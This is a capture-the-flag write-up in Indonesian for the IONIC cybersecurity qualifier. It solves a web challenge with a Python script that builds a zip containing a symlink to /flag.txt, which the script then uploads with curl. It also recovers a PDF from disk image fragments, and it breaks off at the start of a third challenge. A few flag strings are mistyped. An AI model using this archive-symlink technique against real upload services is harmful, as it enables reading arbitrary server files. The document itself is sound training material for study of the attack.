IONIC
CYBER SECURITY QUALS

Presented By:

StringsZip

Muhammad Rayhan Ramadhan
Muhammad Lutfi Al Kausar


[DAFTAR ISI]

[SUMMARY]

Category	Solved
Web Exploitation	1/3
Forensic	2/2
Cryptography	1/3
Reverse Engineering	2/3
Binary Exploitation / PWN	0/3

[WEB EXPLOITATION]

Gopher (584 pts)



gopher

938

Endpoints:

- GET / — Upload page and a list of your available templates.
- POST /upload — Upload a .zip bundle. Use the X-User header to choose your workspace name (e.g., X-User: player01).
- GET /render?name= — Render a template from your workspace (omit the .tmpl extension).

Author: CISO ZENTARA | Muhammad Surya Maulana

Format Flag: ZENTARA{strings}

Instance Info

Overview


Diberikan sebuah link website, tujuan dari challenge ini adalah kita diharuskan mengupload sebuah file zip yang berisi payload untuk memicu flagnya muncul

Solution

Kita Diberikan Source code dengan techstak golang yang intinya source code tsb memiliki kerentanan yang singkatnya website ini menerima zip dari method POST /upload dan mengesktrak isinya ke data/user dan menyediakan helper template read yang membaca file dari workspace.fungsi ekstrak zip membuat symlink bila entry zip tersebut berisi mode symlink.Terus fungsi read memvalidasi nama file tapi dia gak ngecek kalua file symlink tsb menunjuk ke luar workspace dari user tsb,nah kita bisa upload symlink Secret.txt -> /flag.txt lalu template dari {{ read “secret.txt”}} akan mengembalikan isi dari flag.txt
(aing pahamin ni soal sampe 2 jaman hell nah)


Disini kita membuat zip yang berisi payload tersebut di python source kodenya begini.

solve.py



```python
import zipfile, time

ZIPNAME = "exploit_multi.zip"
now = time.localtime()[:6]

tmpl = b'''{{define "content"}}
<h3>safe read</h3>
<pre>{{ safe (read "secret.txt") }}</pre>
{{end}}'''

def add_file(zf, name, data, mode=0o100644):
    info = zipfile.ZipInfo(name, now)
    info.external_attr = (mode & 0xFFFF) << 16
    zf.writestr(info, data)

def add_symlink(zf, name, target):
    symlink_mode = 0o120777  #
    info = zipfile.ZipInfo(name, now)
    info.external_attr = (symlink_mode & 0xFFFF) << 16
    zf.writestr(info, target.encode())

with zipfile.ZipFile(ZIPNAME, "w", compression=zipfile.ZIP_DEFLATED) as z:
    add_file(z, "exploit_safe.tmpl", tmpl)
    add_symlink(z, "secret.txt", "/flag.txt")

print("Wrote", ZIPNAME)
```


Kemudian kita upload file zipnya melalui curl



```
[chilhan@archlinux GOPHER]$ curl -v -X POST \
  -H "X-User: player01" \
  -F "bundle=@exploit_multi.zip" \
  http://chall.tccpens.id:32964/upload
Note: Unnecessary use of -X or --request, POST is already inferred.
* Host chall.tccpens.id:32964 was resolved.
* IPv6: (none)
* IPv4: 185.182.186.235
*   Trying 185.182.186.235:32964...
* Established connection to chall.tccpens.id (185.182.186.235 port 32964) from 192.168.1.9 port 52016
* using HTTP/1.x
> POST /upload HTTP/1.1
> Host: chall.tccpens.id:32964
> User-Agent: curl/8.16.0
> Accept: */*
> X-User: player01
> Content-Length: 920
> Content-Type: multipart/form-data; boundary=------------------------yGwlrisiiopg40e2usBIiN
>
* upload completely sent off: 920 bytes
< HTTP/1.1 303 See Other
< Location: /
< X-Content-Type-Options: nosniff
< X-Frame-Options: DENY
< X-Xss-Protection: 0
< Date: Sun, 12 Oct 2025 00:28:09 GMT
< Content-Length: 0
<
* Connection #0 to host chall.tccpens.id:32964 left intact
[chilhan@archlinux GOPHER]$
```

Kemudian kita akses hasilnya dengan fungsi method GET yaitu /render?name=

curl -s -H "X-User: player01" http://chall.tccpens.id:32964/render?name=exploit_safe




```
    </div>
  </main>
</body>
</html>

<!doctype html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Gopher Tunnels</title>
  <style>
    body{font-family:system-ui,-apple-system,Segoe UI,Roboto,sans-serif;margin:0}
    header{background:#111;color:#eee;padding:12px 16px}
    main{max-width:900px;margin:0 auto;padding:20px}
    .card{border:1px solid #ddd;border-radius:12px;padding:16px}
    pre{background:#f7f7f7;padding:8px 12px;border-radius:8px;overflow:auto}
    .muted{color:#777}
  </style>
</head>
<body>
  <header><strong>Gopher Tunnels</strong> — Profile Renderer</header>
  <main>
    <div class="card">

<h3>safe read</h3>
<pre>ZENTARA{gopher_tunnels_symlink_escape_13387}
</pre>

    </div>
  </main>
</body>
</html>
[chilhan@archlinux GOPHER]$
```

Flag: ZENTARA{goper_tunnels_symlink_escape_13387}

[FORENSIC]

Lost_Letter (460 pts)



Lost Letter

460

Ketua pelaksana IONIC memberikan surat perintah kepada ketua komunitas TCC PENS, surat perintah itu belum dikirim namun sudah rusak. Coba bantu Ketua Pelaksana dan Ketua TCC untuk memperbaiki file tersebut. Nomor surat perintah adalah 001/KP-IONIC/TCC-PENS/VIII/2025.


"Beta buka laptop file surat perintahnya hilang"

Author: Coslow

Overview


Diberikan sebuah file disk.img,dari pengalaman aku bermain ctf biasanya ini adalah filesystem dari suatu os umumnya yang biasa digunakan adalah windows.

Solution



```
[chilhan@archlinux LOST_LETTER]$ mkdir /tmp/lost_letter
[chilhan@archlinux LOST_LETTER]$ sudo mount -o loop disk.img /tmp/lost_letter
[sudo] password for chilhan:
[chilhan@archlinux LOST_LETTER]$ cd /tmp/lost_letter/
[chilhan@archlinux lost_letter]$ ls
 ProgramData  'Program Files'  'Program Files (x86)'   Temp   Users   Windows
[chilhan@archlinux lost_letter]$
```


Pertama kita buat folder untuk menampung hasil mount dari disk.img tsb dan setelah selesai dimount sesuai dugaan aing ini adalah file system dari windows karna strukturnya emang mirip



```
[chilhan@archlinux lost_letter]$ cd Users/KP\ Ionic/Documents/Projects/Archive/Surat/
[chilhan@archlinux Surat]$ ls
frag_chunk.bin  frag_eof.bin  frag_header.bin
[chilhan@archlinux Surat]$ 
```


Disoal dibilang kalau admin membuat surat namun suratnya belum sempat dikirim dan keburu rusak,disini aing coba masuk ke folder users/KP IONIC/Documents/Project/Archive/surat

Oiya kenapa folder aing bisa tau ada di folder document karna biasanya folder surat itu pasti ada di document kemudian kita ls dan kita dapati 3 potongan yang kemungkinan file pdf nya telah di buat jadi 3 part (ini yg dimaksud rusak oleh pembuat challnya)



```
[chilhan@archlinux Surat]$ cat frag_header.bin frag_chunk.bin frag_eof.bin > /home/chilhan/Documents/surat_perintah_gabungan.bin
[chilhan@archlinux Surat]$ cd /home/chilhan/Documents/
[chilhan@archlinux Documents]$ ls
surat_perintah_gabungan.bin
[chilhan@archlinux Documents]$ file surat_perintah_gabungan.bin
surat_perintah_gabungan.bin: PDF document, version 1.4, 1 page(s)
[chilhan@archlinux Documents]$ mv surat_perintah_gabungan.bin ionic.pdf
[chilhan@archlinux Documents]$ 
```

Langsung saja kita gabungkan ketiga file tsb jadi 1 dan setelah itu kita cek tipe filenya dan yap ini adalah pdf langsung aja kita bukafilenya



NOMOR: 001/KP-IONIC/TCC-PENS/VIII/2025

Nama : EKO WAHYUDI

Jabatan : KETUA PELAKSANA IONIC

MEMERINTAHKAN:

Kepada : Ketua TCC PENS Periode II Beserta Jajarannya

Tujuan : Bertindak Sebagai Tim Pembuat Soal dan Administrasi Infrastruktur Dalam Lomba IONIC 2025 Bidang CyberSecurity. Setiap Soal Harus Menjauhi Hal Yang Terlalu Guessy Utamakan Teknikal Dan Implementasi Di Industri, Pada Format Flag Ditentukan Dengan Format IONIC25{FLAG}. Soal Sudah Bisa Dibuat Setelah Tanda Tangan, Surat Ini Mulai Berlaku 19 Agustus 2025.

Token KP : IONIC{Sur4t_R4h4s14_I0ni1c}

Demikian Surat Perintah ini Untuk Dilaksanakan Dengan Penuh Tanggung Jawab


Surabaya, 18 Agustus 2025
Ketua Pelaksana IONIC 2025

EKO WAHYUDI
NRP. 2424600008

ionic.pens.ac.id ionicomp.pens ionic pens ionic.tripens@gmail.com

Flag: IONIC{Sur4t_R4h4s14_I0nile}

CRC_NO_SEKAI (757 pts)



Challenge

CRC_no_Sekai

818

👍3 (50% liked) 👎3

ada sebuah foto anime, sebut saja characternya eu/yu. dia sedang berenang coba cari keanehan pada foto itu.


Author: Coslow

Overview

